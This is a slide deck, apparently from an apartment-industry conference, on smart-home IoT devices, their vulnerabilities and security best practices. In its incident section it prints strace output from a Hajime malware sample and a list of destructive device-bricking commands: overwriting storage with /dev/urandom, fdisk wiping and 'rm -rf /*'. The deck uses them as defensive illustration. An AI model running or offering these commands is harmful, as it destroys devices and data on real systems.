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The Internet of Things & the Apartment Industry

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
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
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Accelerate Innovation. Enhance the Customer Experience. Liberate the Industry.

Focus areas:

- Artificial Intelligence (AI)
- Virtual Reality
- Blockchain
- Internet of Things (IoT)



NMHC OPTTECH CONFERENCE & EXPOSITION

November 14-16 at Rosen Shingle Creek, Orlando, FL

Early Bird Registration Discounts End October 17th


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INDUSTRY PERSPECTIVE



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BASIC SMART APARTMENT COMPONENTS



In Units:



Electronic door lock



Moisture/ humidity sensors



Hub



Smart light switch



Thermostat



Smart outlet



Voice control

In Common Areas:



Electronic common area locks



Smartphone app access to everything



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GETTING STARTED WITH IoT TECHNOLOGY

Exploring IoT in Apartment Communities

SMART DEVICES COMMONLY USED WITHIN THE RESIDENCE




SMART SYSTEMS USED WITHIN BUILDING MANAGEMENT



CYBER THREATS, VULNERABILITIES & REAL WORLD IMPACTS

THREATS AND VULNERABILITIES TO THE RESIDENTIAL TECHNOLOGY ECOSYSTEM

The Joy of Tech™ by Nitrozac & Snaggy





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WHY SMART DEVICES ARE VULNERABLE AND EXPLOITED

- Poor configuration features or none at all
- Default installations
- Failure to adhere to manufacturers secure configuration recommendations (when provided)
- Stagnant technology (unable to be updated/upgraded without physically replacing)
- Internet discoverability and availability (Shodan, Censys, Google) of improperly implemented devices/protocols

DISCOVERABILITY



Example of trivial discoverability of improperly implemented IoT devices

This represents a search for the MQTT protocol using the open-source tool Shodan.

Great resource for more in-depth information on MQTT vulnerabilities:

<https://blog.avast.com/mqtt-vulnerabilities-hacking-smart-homes>

REAL WORLD IMPACTS FROM INCIDENTS INVOLVING SMART DEVICES




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root@raspberrypi:/home/pi/analysis/sample001# strace -f -tt -s 65535 -o sample001.04.strace.txt ./hajime.bin
iptables v1.4.21: Couldn't load target 'CWMP_CR':No such file or directory

Try 'iptables -h' or 'iptables --help' for more information.
iptables: No chain/target/match by that name.
Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!

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1 busybox cat /dev/urandom >/dev/mtdblock0 &
2 busybox cat /dev/urandom >/dev/sda &
3 busybox cat /dev/urandom >/dev/mtdblock10 &
4 busybox cat /dev/urandom >/dev/mmc0 &
5 busybox cat /dev/urandom >/dev/sdb &
6 busybox cat /dev/urandom >/dev/ram0 &
7 busybox cat /dev/urandom >/dev/mtd0 &
8 busybox cat /dev/urandom >/dev/mtd1 &
9 busybox cat /dev/urandom >/dev/mtd2 &
10 busybox cat /dev/urandom >/dev/mtd3 &
11 busybox cat /dev/urandom >/dev/mtd4 &
12 fdisk -C 1 -H 1 -S 1 /dev/sda &
13 w
14 fdisk -C 1 -H 1 -S 1 /dev/mtdblock0 &
15 w
16 fdisk -C 1 -H 1 -S 1 /dev/sda &
17 w
18 fdisk -C 1 -H 1 -S 1 /dev/mtdblock0 &
19 w
20 route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
21 sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1 &
22 halt -n -f &
23 reboot
```



REAL WORLD IMPACTS FROM INCIDENTS INVOLVING SMART DEVICES

Incidents

- IoT Botnets
- Operational Technology (OT)
- Nuisance
- Environmental
- Health & Safety

Impacts

- Disruption of Business Services
- Physical or Permanent Damage
- Disabled Services, Loss of Access
- Injury or Illness
- Identity Theft
- Violation of Privacy

IoT AND PRIVACY CONCERNS

Concerns

- Safety & Security
- Identity Theft
- Environmental/Infrastructure Profiling
- Data Ownership
- Data/Device Destruction
- Supply Chain Risks

Best Practices

- Data Protection
- Supplier Risk Management
- Vulnerability Management

EXPANDING BEYOND THE PILOT

Best Practices and Guidelines for Implementing IoT in Apartment Communities

IoT ASSET MANAGEMENT

Why This Matters

- You cannot protect what you do not know about
- Rogue or unauthorized devices can be used to leak information or expose your network to malicious software

Guidelines

- Establish and maintain secure and current configurations for all components in the IoT ecosystem
- Only allow trusted and authenticated devices to connect to your IoT infrastructure

RISK MANAGEMENT

Why This Matters

- You cannot secure what you do not know about (again)
- The IoT ecosystem has numerous and dynamic inter-dependencies that need to be identified

Guidelines

- Perform regular and periodic risk assessments
- Evaluate suppliers (Supplier Risk Management)
- Maintain vigilance on vulnerabilities (Vulnerability Management)

DATA PROTECTION

Why This Matters

- Insecure devices often leak data (personal and organizational)
- Loss of access to data could render the system inoperable, or worse

Guidelines

- Securely configure each device to prevent data leakage
- Encrypt all data

CYBERSECURITY AWARENESS & EDUCATION PROGRAM

Why This Matters

- It is essential for **staff** and **residents** to have a baseline understanding about the threats to and risks posed by IoT
- The people (including residents) interacting with IoT technology should be empowered to make informed choices about usage

Guidelines

- Provide regular and on-going awareness and education to residents and staff through usual community and organizational communication channels
- Topics should include how to securely implement devices, as well as the risks if devices remain insecure

ECOSYSTEM MONITORING

Why This Matters

- Gaps always exist

Guidelines

- Employ intrusion detection and prevention technologies
- Use data loss prevention (DLP) tools to detect/block the transmission of sensitive data
- Leverage asset management to monitor for rogue (unauthorized) devices

CONCLUSION



QUESTIONS?

RESOURCES

■ White Paper - Smart Communities: The Internet of Things & the Apartment Industry nmhc.org/IoTwhitepaper

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